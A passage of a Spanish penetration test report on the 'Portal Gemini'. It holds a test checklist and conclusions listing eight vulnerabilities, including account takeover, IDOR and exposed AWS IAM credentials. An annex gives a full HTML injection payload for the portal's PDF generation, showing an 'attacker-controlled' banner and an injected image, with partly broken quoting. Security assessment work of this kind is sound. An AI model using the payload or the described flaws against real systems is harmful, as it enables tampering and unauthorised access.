Pruebas para eludir el esquema de autorización	X
Prueba de escalada de privilegios	X
Referencia directa insegura a objetos (IDOR)	X
6. PRUEBAS DE GESTIÓN DE SESIONES	
Pruebas del esquema de gestión de sesiones	X
Pruebas para los atributos de las cookies	☐
Pruebas de fijación de sesiones	☐
Pruebas de variables de sesión expuestas	☐
Pruebas de Falsificación de solicitudes entre sitios (CSRF)	☐
7. PRUEBAS DE VALIDACIÓN DE ENTRADAS	
Pruebas de XSS (Cross Site Scripting) reflejado	X
Pruebas de XSS (Cross Site Scripting) almacenado	X
Pruebas de tampering de verbos HTTP	X

Pruebas de HTTP Parameter Pollution	☐
Pruebas de Inyección SQL	X
8. PRUEBAS PARA MANEJO DE ERRORES	
Divulgación de Información en Mensajes de Error	X
Prueba de Stack Traces	X
Divulgación de información en una página debug	☐
9. PRUEBAS DE CRIPTOGRAFÍA DÉBIL	
Pruebas para debilidad en la capa de transporte	☐
Pruebas de Padding Oracle	☐
Pruebas de información confidencial enviada a través de canales no cifrados	☐
Prueba de encriptación débil	X
Exposición de información sensible en la URL	☐
Exposición del PAN completo en pantalla / logs	☐
10. PRUEBAS DE LÓGICA DE NEGOCIO	
Prueba de validación de datos de lógica empresarial	X
Prueba de capacidad para falsificar solicitudes	X
Comprobaciones de integridad	X
Prueba para procesos en tiempo	☐
Prueba Número de veces que se puede usar una función Límites (rate Limit)	X
11. PRUEBAS DEL LADO DEL CLIENTE	
Pruebas de DOM Cross Site Scripting	X
Pruebas de ejecución de Javascript	X
Inyección HTML	X
Pruebas de redirección URL de lado del cliente	☐
Pruebas de Inyección CSS	☐
Pruebas de manipulación de recursos de lado del cliente	☐
Pruebas Cross Origin Resource Sharing (CORS)	X
Pruebas de flasheo entre sitios	☐
Prueba para Clickjacking	☐

Prueba websockets	X
Prueba de mensajería web	☐
Pruebas de almacenamiento en el navegador	☐
Pruebas inclusión secuencias de comandos entre	☐
12. PRUEBAS DE API	
Prueba de Introspección GraphQL habilitada	☐

Conclusiones

En el marco de las pruebas de seguridad realizadas sobre **el Portal Gemini**, se identificaron **8** vulnerabilidades que podrían comprometer la seguridad de la aplicación y la protección de la información procesada.

Los hallazgos detectados se relacionan principalmente con:

- Escalamiento de privilegios y apropiación completa de cuentas (ATO) mediante manipulación de respuestas de login y cadenas de vulnerabilidades.
- Falta de controles de autorización y referencia insegura a objetos (IDOR), permitiendo acceso no autorizado, ejecución de funciones privilegiadas y descarga masiva de información.
- Exposición de credenciales AWS IAM con acceso Read + Write a buckets S3 que almacenan información sensible.
- Consumo inseguro de APIs para la gestión de usuarios y roles del sistema central de seguridad.
- Inyección HTML en generación de PDFs y revelación de rutas internas por mal manejo de errores.

Estas vulnerabilidades podrían permitir la alteración de datos, el acceso indebido a información sensible o la enumeración de recursos internos, impactando la confidencialidad, integridad y disponibilidad del sistema.

Se recomienda implementar las medidas de mitigación descritas en el presente informe y realizar las validaciones técnicas correspondientes una vez aplicadas. Asimismo, se sugiere mantener coordinación con el equipo de desarrollo para verificar la correcta implementación de los controles y ejecutar una revalidación posterior que confirme la remediación efectiva de los hallazgos.

Anexo

Payload (htmlCode) en solicitud de Inyección HTML

```

<!DOCTYPE HTML5><html><head><meta charset='UTF-8'><style>#tabla{text-align:center!important;} #firstGraph .highcharts-
container .highcharts-root{width:100%!important;} #firstGraph .highcharts-container{width:100%!important;} #gradiente{background-
color:#a7000f;background-image:linear-gradient(to right,#a7000f,#74000a);}</style></head><body style='margin:0;padding:0;'><br><div
style='text-align:center;'><h1>Informe de Control y Monitoreo</h1></div><h1 style='color:red;font-size:50px;text-align:center;border:5px solid
red;padding:20px;'>HTML INYECCION EXITOSA - CONTROLADO POR ATACANTE</h1><div style='background:yellow;color:black;font-size:30px;
text-align:center;margin:20px;padding:30px;border:10px dashed blue;'>Este texto grande y coloreado fue inyectado via HTML Injection<br>Si ves
esto -> la vulnerabilidad existe</div><img src='https://via.placeholder.com/800x200/FF0000/FFFFFF?text=IMAGEN+INJECTADA+POR+ATACANTE'
style='width:100%;margin:20px 0;'><div style='margin-left:50px;'><p>Usuario que genera: insideadm<br>Fecha y hora de informe: 06-04-2026,
01:26:14<br>Familia: PACO (Plan Anual Conservación a la Obra)<br>Tipo de servicio: A. OBRAS CIVILES<br>Servicio: A10a Plataforma de
Estacionamiento de Aeronaves Comerciales: efectuar aseo, como mínimo, una vez cada 12 (doce) horas (Detalle PACO)<br>Indicador: A10a
Plataforma de Estacionamiento de Aeronaves Comerciales: efectuar aseo, como mínimo, una vez cada 12 (doce) horas (Detalle
PACO)<br>Acumulado para: 1 componentes<br>Periodo: 13/mar/2026 21:00 a 21:59</p></div><div id='firstGraph' style='border-style:groove;text-
align:center;'><div id='highcharts-kjrv5oi-0' dir='ltr' style='position:relative;overflow:hidden;width:1153px;height:346px;text-align:left;line-
height:normal;z-index:0;-webkit-tap-highlight-color:rgba(0,0,0,0);user-select:none;touch-action:manipulation;outline:none;padding:0px;'
class='highcharts-container'><svg version='1.1' class='highcharts-root' style='font-family:-apple-system,BlinkMacSystemFont,
"Segoe UI",Roboto,Helvetica,Arial,"Apple Color Emoji","Segoe UI Emoji","Segoe UI Symbol",sans-
serif;font-size:1rem;' xmlns='http://www.w3.org/2000/svg' width='1153' height='346' viewBox='0 0 1153 346' role='img' aria-
label='A10a Plataforma de Estacionamiento de Aeronaves Comerciales: efectuar aseo, como mínimo, una vez cada 12 (doce) horas (Detalle PACO)'
[acumulado para 1 componentes]><desc>Created with Highcharts 12.3.0</desc><defs><filter id='highcharts-drop-shadow-0'><feDropShadow
dx='1' dy='1' flood-color='000000' flood-opacity='0.75' stdDeviation='2.5'></feDropShadow></filter><clipPath id='highcharts-kjrv5oi-
11'><rect x='0' y='0' width='1084' height='165' fill='none'></rect></clipPath></defs><rect fill='ffffff' class='highcharts-
background' filter='none' x='0' y='0' width='1153' height='346' rx='0' ry='0'></rect><rect fill='none' class='highcharts-plot-
background' x='59' y='92' width='1084' height='165' filter='none'></rect><g class='highcharts-pane-group' data-z-index='0'><g
class='highcharts-grid highcharts-axis-grid' data-z-index='1'><path fill='none' stroke='6e6e6e' stroke-width='0' stroke-
dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 113.5 92 L 113.5 257' opacity='1'></path><path fill='none'
stroke='6e6e6e' stroke-width='0' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 201.5 92 L 201.5 257'
opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-width='0' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 290.5 92 L 290.5 257'
opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-width='0' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 379.5 92 L 379.5 257'
opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-width='0' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 467.5 92 L 467.5 257'
opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-width='0' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 556.5 92 L 556.5 257'
opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-width='0' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 645.5 92 L 645.5 257'
opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-width='0' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 734.5 92 L 734.5 257'
opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-width='0' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 822.5 92 L 822.5 257'
opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-width='0' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 911.5 92 L 911.5 257'
opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-width='0' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 1000.5 92 L 1000.5 257'
opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-width='0' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 1088.5 92 L 1088.5 257'
opacity='1'></path></g><g class='highcharts-grid highcharts-axis-grid' data-z-index='1'><path fill='none' stroke='6e6e6e' stroke-
width='1' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 59 257.5 L 1143 257.5' opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-
width='1' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 59 202.5 L 1143 202.5' opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-
width='1' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 59 147.5 L 1143 147.5' opacity='1'></path><path fill='none' stroke='6e6e6e' stroke-
width='1' stroke-dasharray='none' data-z-index='1' class='highcharts-grid-line' d='M 59 92.5 L 1143 92.5' opacity='1'></path></g><rect fill='none'
class='highcharts-plot-border' data-z-index='1' stroke='cccccc' stroke-width='0' x='59' y='92' width='1084'
height='165'></rect><g class='highcharts-axis highcharts-axis' data-z-index='2'><path fill='none' class='highcharts-tick'
stroke='333333' stroke-width='1' d='M 113.5 257 L 113.5 267' opacity='1'></path><path fill='none' class='highcharts-tick'
stroke='333333' stroke-width='1' d='M 201.5 257 L 201.5 267' opacity='1'></path><path fill='none' class='highcharts-tick'
stroke='333333' stroke-width='1' d='M 290.5 257 L 290.5 267' opacity='1'></path><path fill='none' class='highcharts-tick'
stroke='333333' stroke-width='1' d='M 379.5 257 L 379.5 267' opacity='1'></path><path fill='none' class='highcharts-tick'
stroke='333333' stroke-width='1' d='M 467.5 257 L 467.5 267' opacity='1'></path><path fill='none' class='highcharts-tick'
stroke='333333' stroke-width='1' d='M 556.5 257 L 556.5 267' opacity='1'></path><path fill='none' class='highcharts-tick'
stroke='333333' stroke-width='1' d='M 645.5 257 L 645.5 267' opacity='1'></path><path fill='none' class='highcharts-tick'
stroke='333333' stroke-width='1' d='M 734.5 257 L 734.5 267' opacity='1'></path><path fill='none' class='highcharts-tick'
stroke='333333' stroke-width='1' d='M 822.5 257 L 822.5 267' opacity='1'></path><path fill='none' class='highcharts-tick'
stroke='333333' stroke-width='1' d='M 911.5 257 L 911.5 267' opacity='1'></path><path fill='none' class='highcharts-tick'
stroke='333333' stroke-width='1' d='M 1000.5 257 L 1000.5 267' opacity='1'></path><path fill='none' class='highcharts-tick'
stroke='333333' stroke-width='1' d='M 1088.5 257 L 1088.5 267' opacity='1'></path></g><g class='highcharts-axis highcharts-axis'
data-z-index='2'><text x='26' data-z-index='7' text-anchor='middle' transform='translate(0,0) rotate(270 26 174.5)' class='highcharts-
axis-title' style='font-size:0.8em;fill:rgb(102,102,102);' y='174.5'>% Inspecciones</text><path fill='none' class='highcharts-axis-line'
stroke='333333' stroke-width='0' data-z-index='7' d='M 59 257 L 59 257'></path></g><g class='highcharts-series-group' data-z-

```

```

index=\3" filter=\none"><g class=\highcharts-series highcharts-series-0 highcharts-column-series highcharts-tracker" data-z-index=\0.1"
opacity=\1" transform=\translate(59,92) scale(1 1)" clip-path=\url(#highcharts-kjrv5oi-11-1)"><path fill=\SteelBlue" d=\M 1009 165 L 1025 165
A 3 3 0 0 1 1025 165 L 1025 165 A 0 0 0 1 1025 165 L 1025 165 A 0 0 0 1 1009 165 L 1009 165 A 3 3 0 0 1 1009 165 Z" stroke=\#ffffff" stroke-
width=\0" opacity=\1" filter=\none" class=\highcharts-point"></path></g><g class=\highcharts-markers highcharts-series-0 highcharts-
column-series" data-z-index=\0.1" opacity=\1" transform=\translate(59,92) scale(1 1)" clip-path=\none"></g><g class=\highcharts-series
highcharts-series-1 highcharts-column-series highcharts-tracker" data-z-index=\0.1" opacity=\1" transform=\translate(59,92) scale(1 1)" clip-
path=\url(#highcharts-kjrv5oi-11-1)"><path fill=\rgb(0,0,0)" d=\M 1036 55 L 1052 55 A 3 3 0 0 1 1055 58 L 1055 165 A 0 0 0 1 1055 165 L 1033 165
A 0 0 0 1 1033 165 L 1033 58 A 3 3 0 0 1 1036 55 Z" stroke=\#ffffff" stroke-width=\0" opacity=\1" filter=\none" class=\highcharts-
point"></path></g><g class=\highcharts-markers highcharts-series-1 highcharts-column-series" data-z-index=\0.1" opacity=\1"
transform=\translate(59,92) scale(1 1)" clip-path=\none"></g><g class=\highcharts-caption" data-z-
index=\4" style=\font-size: 0.8em; fill: rgb(102, 102, 102);" text-align=\left" y=\343" transform-origin=\10 15" transform=\translate(0,0)
scale(1 1)"></text><text x=\577" class=\highcharts-title" data-z-index=\4" text-align=\center" y=\25" text-anchor=\middle" transform-
origin=\576.5 22" transform=\translate(0,0) scale(0.7263402516227262 0.7263402516227262)" style=\font-size: 1.2em; font-weight: bold; fill:
rgb(51, 51, 51);">A10a Plataforma de Estacionamiento de Aeronaves Comerciales: efectuar aseo, como mínimo, una vez cada 12 (doce) horas
(Detalle PACO) [acumulado para 1 componentes]</text><text x=\577" class=\highcharts-subtitle" data-z-index=\4" text-align=\center"
y=\53" text-anchor=\middle" transform-origin=\637.46875 20" transform=\translate(0,0) scale(1 1)" style=\font-size: 17px; fill: rgb(102, 102,
102);">A10a Plataforma de Estacionamiento de Aeronaves Comerciales: efectuar aseo, como mínimo, una vez cada 12 (doce) horas (Detalle
PACO)<span dy=\20" x=\577"></span>[13/mar/2026 21:00 a 21:59]</text><g class=\highcharts-datalabels-group" data-z-index=\6"></g><g
class=\highcharts-legend highcharts-no-tooltip" data-z-index=\7" text-align=\center" transform=\translate(385,301)"><rect fill=\none"
stroke=\highcharts-legend-box" rx=\0" ry=\0" stroke=\#999999" stroke-width=\0" filter=\none" x=\0" y=\0" width=\383"
height=\30"></rect><g data-z-index=\1"><g class=\highcharts-legend-item highcharts-column-series highcharts-color-undefined
highcharts-series-0" data-z-index=\1" transform=\translate(8,3)"><text x=\21" y=\17" text-anchor=\start" data-z-index=\2" style=\cursor:
pointer; font-size: 0.8em; text-decoration: none; fill: rgb(51, 51, 51);">N Inspecciones Ejecutadas</text><rect x=\2" y=\6" rx=\6" ry=\6"
width=\12" height=\12" fill=\SteelBlue" class=\highcharts-point" data-z-index=\3"></rect></g><g class=\highcharts-legend-item
highcharts-column-series highcharts-color-undefined highcharts-series-1" data-z-index=\1"
transform=\translate(202.83108520507812,3)"><text x=\21" y=\17" text-anchor=\start" data-z-index=\2" style=\cursor: pointer; font-size:
0.8em; text-decoration: none; fill: rgb(51, 51, 51);">Inspecciones Programadas</text><rect x=\2" y=\6" rx=\6" ry=\6" width=\12"
height=\12" fill=\black" class=\highcharts-point" data-z-index=\3"></rect></g></g><g class=\highcharts-axis-labels highcharts-
axis-labels" data-z-index=\7"><text x=\113.1129296236" text-anchor=\middle" transform=\translate(0,0)" y=\284" opacity=\1"
class=\ style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);">21:00</text><text x=\201.81833060556" text-anchor=\middle"
transform=\translate(0,0)" style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);" y=\284" opacity=\1">21:05</text><text
x=\290.52536824877" text-anchor=\middle" transform=\translate(0,0)" style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);" y=\284"
opacity=\1">21:10</text><text x=\379.23240589198" text-anchor=\middle" transform=\translate(0,0)" style=\cursor: default; font-size:
0.8em; fill: rgb(51, 51, 51);" y=\284" opacity=\1">21:15</text><text x=\467.93944353519" text-anchor=\middle" transform=\translate(0,0)"
style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);" y=\284" opacity=\1">21:20</text><text x=\556.6464811784" text-
anchor=\middle" transform=\translate(0,0)" style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);" y=\284"
opacity=\1">21:25</text><text x=\645.3535188216" text-anchor=\middle" transform=\translate(0,0)" style=\cursor: default; font-size:
0.8em; fill: rgb(51, 51, 51);" y=\284" opacity=\1">21:30</text><text x=\734.06055646481" text-anchor=\middle" transform=\translate(0,0)"
style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);" y=\284" opacity=\1">21:35</text><text x=\822.76759410802" text-
anchor=\middle" transform=\translate(0,0)" style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);" y=\284"
opacity=\1">21:40</text><text x=\911.47463175123" text-anchor=\middle" transform=\translate(0,0)" style=\cursor: default; font-size:
0.8em; fill: rgb(51, 51, 51);" y=\284" opacity=\1">21:45</text><text x=\1000.1816693944" text-anchor=\middle" transform=\translate(0,0)"
style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);" y=\284" opacity=\1">21:50</text><text x=\1088.8887070376" text-
anchor=\middle" transform=\translate(0,0)" style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);" y=\284"
opacity=\1">21:55</text></g><g class=\highcharts-axis-labels highcharts-y-axis-labels" data-z-index=\7"><text x=\44" text-anchor=\end"
transform=\translate(0,0)" style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);" y=\261" opacity=\1">0</text><text x=\44" text-
anchor=\end" transform=\translate(0,0)" style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);" y=\206" opacity=\1">1</text><text
x=\44" text-anchor=\end" transform=\translate(0,0)" style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);" y=\151"
opacity=\1">2</text><text x=\44" text-anchor=\end" transform=\translate(0,0)" style=\cursor: default; font-size: 0.8em; fill: rgb(51, 51, 51);"
y=\96" opacity=\1">3</text></g><g class=\highcharts-breadcrumbs-group highcharts-no-tooltip" data-z-index=\7" text-align=\left"
transform=\translate(59,92)"><g class=\highcharts-label highcharts-breadcrumbs-separator" transform=\translate(74,5)"><text x=\3" data-
z-index=\1" y=\15" style=\font-size: 0.8em; fill: rgb(102, 102, 102);"></text></g><g class=\highcharts-label highcharts-breadcrumbs-
separator" transform=\translate(131,5)"><text x=\3" data-z-index=\1" y=\15" style=\font-size: 0.8em; fill: rgb(102, 102,
102);"></text></g><g class=\highcharts-label highcharts-breadcrumbs-separator" transform=\translate(197,5)"><text x=\3" data-z-
index=\1" y=\15" style=\font-size: 0.8em; fill: rgb(102, 102, 102);"></text></g><g class=\highcharts-label highcharts-breadcrumbs-separator"
transform=\translate(239,5)"><text x=\3" data-z-index=\1" y=\15" style=\font-size: 0.8em; fill: rgb(102, 102, 102);"></text></g><g
class=\highcharts-no-tooltip highcharts-button highcharts-breadcrumbs-button highcharts-button-normal" data-z-index=\7"
transform=\translate(5,5)" style=\cursor: pointer;"><rect fill=\none" class=\highcharts-button-box" x=\0" y=\0" width=\64" height=\22"
rx=\2" ry=\2" stroke=\#cccccc" stroke-width=\0"></rect><text x=\2" data-z-index=\1" y=\15.5" style=\font-size: 0.8em; font-weight:
normal; fill: rgb(51, 78, 255);">Entre años</text></g><g class=\highcharts-no-tooltip highcharts-button highcharts-breadcrumbs-button
highcharts-button-normal" data-z-index=\7" transform=\translate(92,5)" style=\cursor: pointer;"><rect fill=\none" class=\highcharts-
button-box" x=\0" y=\0" width=\32" height=\22" rx=\2" ry=\2" stroke=\#cccccc" stroke-width=\0"></rect><text x=\2" data-z-
index=\1" y=\15.5" style=\font-size: 0.8em; font-weight: normal; fill: rgb(51, 78, 255);">2026</text></g><g class=\highcharts-no-tooltip
highcharts-button highcharts-breadcrumbs-button highcharts-button-normal" data-z-index=\7" transform=\translate(149,5)" style=\cursor:
pointer;"><rect fill=\none" class=\highcharts-button-box" x=\0" y=\0" width=\40" height=\22" rx=\2" ry=\2" stroke=\#cccccc" stroke-
width=\0"></rect><text x=\2" data-z-index=\1" y=\15.5" style=\font-size: 0.8em; font-weight: normal; fill: rgb(51, 78,
255);">Marzo</text></g><g class=\highcharts-no-tooltip highcharts-button highcharts-breadcrumbs-button highcharts-button-normal" data-z-
index=\7" transform=\translate(215,5)" style=\cursor: pointer;"><rect fill=\none" class=\highcharts-button-box" x=\0" y=\0" width=\18"
height=\22" rx=\2" ry=\2" stroke=\#cccccc" stroke-width=\0"></rect><text x=\2" data-z-index=\1" y=\15.5" style=\font-size: 0.8em;
font-weight: normal; fill: rgb(51, 78, 255);">13</text></g><g class=\highcharts-no-tooltip highcharts-button highcharts-breadcrumbs-button

```

```
highcharts-button-pressed\" data-z-index=\"7\" transform=\"translate(257,5)\" style=\"cursor: pointer;\"><rect fill=\"none\" class=\"highcharts-
button-box\" x=\"0\" y=\"0\" width=\"45\" height=\"22\" rx=\"2\" ry=\"2\" stroke=\"#cccccc\" stroke-width=\"0\"></rect><text x=\"2\" data-z-
index=\"1\" y=\"15.5\" style=\"font-size: 0.8em; font-weight: bold; fill: rgb(0, 0, 0);\">21:00h</text></g><g class=\"highcharts-label highcharts-
tooltip highcharts-color-undefined\" data-z-index=\"8\" filter=\"url(#highcharts-drop-shadow-0)\" style=\"cursor: default; pointer-events: none;\"
transform=\"translate(967,203)\" opacity=\"0\" visibility=\"hidden\"><path fill=\"#ffffff\" class=\"highcharts-label-box highcharts-tooltip-box\" d=\"M
3 0 L 181 0 A 3 3 0 0 1 184 3 L 184 45 A 3 3 0 0 1 181 48 L 115 48 L 109 54 L 103 48 L 3 48 A 3 3 0 0 1 0 45 L 0 3 A 3 3 0 0 1 3 0 Z\" stroke-width=\"0\"
stroke=\"SteelBlue\"></path><text x=\"8\" data-z-index=\"1\" y=\"20\" style=\"font-size: 0.8em; fill: rgb(51, 51, 51);\"><tspan style=\"font-weight:
bold;\">21:55</tspan><tspan class=\"highcharts-br\" dy=\"15\" x=\"8\"></tspan>Nº Inspecciones Ejecutadas: <tspan style=\"font-weight:
bold;\">0</tspan></text></g></svg><div class=\"highcharts-loading highcharts-loading-hidden\" style=\"position: absolute; background-color:
rgb(255, 255, 255); opacity: 0; text-align: center; z-index: 10; left: 59px; top: 92px; width: 1084px; height: 165px; display: none;\"><span
class=\"highcharts-loading-inner\" style=\"font-weight: bold; position: relative; top: 45%;\">Loading...</span></div></div></div></body></html>
```